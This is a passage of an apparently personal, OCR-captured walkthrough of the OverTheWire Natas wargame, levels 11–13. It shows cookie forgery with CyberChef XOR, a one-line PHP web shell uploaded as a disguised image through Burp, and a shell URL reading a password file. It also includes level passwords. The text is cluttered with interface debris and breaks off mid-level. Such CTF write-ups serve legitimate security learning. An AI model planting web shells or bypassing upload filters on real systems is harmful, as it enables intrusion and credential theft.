5D%2C"disabled"%...
Download CyberChef
Last build: 8 years ago
Options
About / Support
Operations
Recipe
Input
Clear I/O
Reset layou
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
XOR
Key
UTF8
{"showpassword":"yes","bgcolor":"#fff
Scheme
Standard
Null preserving
Output
Save to file
Move output to input
Bake!
Auto Bake
Save recipe
Load recipe
Step
Clear breakpoints
Clear recipe
XOR
XOR Brute Force
Favourites
Edit
Data format
Encryption / Encoding
Public Key
Logical operations
Networking
Language
Utils
Date / Time
Extractors
Compression
Hashing
Code tidy

>then


natas11.natas.labs.overthewire.c
CyberChef
https://michaeltri.github.io/CyberChef/?recipe=%5B%7B"op"%3A"From%20Base64"%2C"args"%3A%5B"A-Za-z0-9%2B%2F%3D"%2Ctrue%5D%2C"disabled"%...
Download CyberChef
Last build: 8 years ago
Options
About / Support
Operations
Recipe
Input
Clear I/O
Reset layout
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
XOR
Key
UTF8
{"showpassword":"yes","bgcolor":"#fff
Scheme
Standard
Null preserving
{"showpassword":"yes","bgcolor":"#ffffff"}
Output
Save to file
Move output to input
Undo
Bake!
Auto Bake
Save recipe
Load recipe
Step
Clear breakpoints
Clear recipe
XOR
XOR Brute Force
Favourites
Edit
Data format
Encryption / Encoding
Public Key
Logical operations
Networking
Language
Utils
Date / Time
Extractors
Compression
Hashing
Code tidy



Download CyberChef
Last build: 8 years ago
Options
About / Support
Operations
xo
XOR
XOR Brute Force
Favourites
Edit
Data format
Encryption / Encoding
Public Key
Logical operations
Networking
Language
Utils
Date / Time
Extractors
Compression
Hashing
Code tidy
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
XOR
Key
UTF8
eDWo
Scheme
Standard
Null preserving
Bake!
Auto Bake
Step
Clear breakpoints
Save recipe
Load recipe
Clear recipe
Input
length: 42
lines: 1
Clear I/O
Reset layout
{"showpassword":"yes","bgcolor":"#ffffff"}
Output
time: 0ms
length: 42
lines: 3
Save to file
Move output to input
Undo
.f$.
3'..7 .. uUG=2.Ghu
.'8.
6uUGg1 ."1 G9


Download CyberChef
Last build: 8 years ago
Options
About / Support
Operations
to base
To Base64
To Base32
To Base
Favourites
Edit
Data format
Encryption / Encoding
Public Key
Logical operations
Networking
Language
Utils
Date / Time
Extractors
Compression
Hashing
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
XOR
Key
UTF8
eDWo
Scheme
Standard
Null preserving
To Base64
Alphabet
A-Za-z0-9+/=
Bake!
Auto Bake
Step
Clear breakpoints
Save recipe
Load recipe
Clear recipe
Input
length: 42
lines: 1
Clear I/O
Reset layout
{"showpassword":"yes","bgcolor":"#ffffff"}
Output
time: 0ms
length: 56
lines: 1
Save to file
Move output to input
Undo
HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAyIxCUc5




>change the value section to above code
>refresh

Next level password is: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB



- **Level 12**

Go to this site http://natas12.natas.labs.overthewire.org and giver username as "Natas12" and password is "yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB"



In natas 12 ,we have to uploade vulnerability php file, but the issue is they restricted that file type(.php) and we can only use "jpg".


```
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
```

so we have to upload php file disguised as an img(.jpg) file.


<?php system($_GET['cmd']); ?>
save this like "natas12 inj.php


>Go burp suit and open the browser and open natas12.


>Upload .jpg file




>make sure to intecept off




darkknight [Running] - Oracle VM VirtualBox
Apps
Places
Aug 21 01:50
New Folder
natas12inj.php
Burp Suite Community Edition v2024.3.1.4 - Temporary Project
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser
NATAS12
The file upload/gcqz4jwodf.jpg has been uploaded
View sourcecode
Submit token


darkknight [Running] - Oracle VM VirtualBox
Apps
Places
Aug 21 01:53
Burp Suite Community Edition v2024.3.1.4 - Temporary Project
Request
Response
Inspector
POST /index.php HTTP/1.1
Host: natas12.natas.labs.overthewire.org
Content-Length: 449
Cache-Control: max-age=0
Authorization: Basic bmFOYXMxMjpSWmRrakFZWlJkM1I3dHE3VDVrWE1qTUpsT0lrekRlQg==
Upgrade-Insecure-Requests: 1
Origin: http://natas12.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUM5rHOjOVyQzs4jJ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas12.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: _ga=GA1.1.535634813.1724054201; _ga_RD0K2239G0=GS1.1.1724218856.3.1.1724218872.0.0.0
HTTP/1.1 200 OK
Date: Wed, 21 Aug 2024 05:50:19 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 976
Connection: close
Content-Type: text/html; charset=UTF-8
Request attributes
Request body parameters
Request cookies
Request headers
Response headers




>in next we have to change .jpg to .php


```
zw9jgw3uyc.php
------WebKitFormBoundarya6yFuyOVzJFEGBiO
Content-Disposition: form-data; name="uploadedfile"; filename="natas12inj.php"
Content-Type: application/x-php

<?php passthru($_Get['cmd']);?>

------WebKitFormBoundarya6yFuyOVzJFEGBiO--
```

>send

>go to respond side



>paste the new URL




natas12

http://natas12.natas.labs.overthewire.org/upload/npmtrz69cz.php?cmd=cat%20/etc/natas_webpass/natas13

password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

- **Level 13**

Go to this site http://natas13.natas.labs.overthewire.org and giver username as "Natas13" and password is "trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC"



- This time only except image file.

```
if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    $err=$_FILES['uploadedfile']['error'];
    if($err){
        if($err === 2){
            echo "The uploaded file exceeds MAX_FILE_SIZE";
        } else{
            echo "Something went wrong :/";
        }
    } else if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


1

2

- While analys this code we can see, in “number1 box area” check file type
- And the “number2 box area” means, it should be alwas .jpg format file.


  So how to use php this time?
  how do we upload php script in .jpg?

-

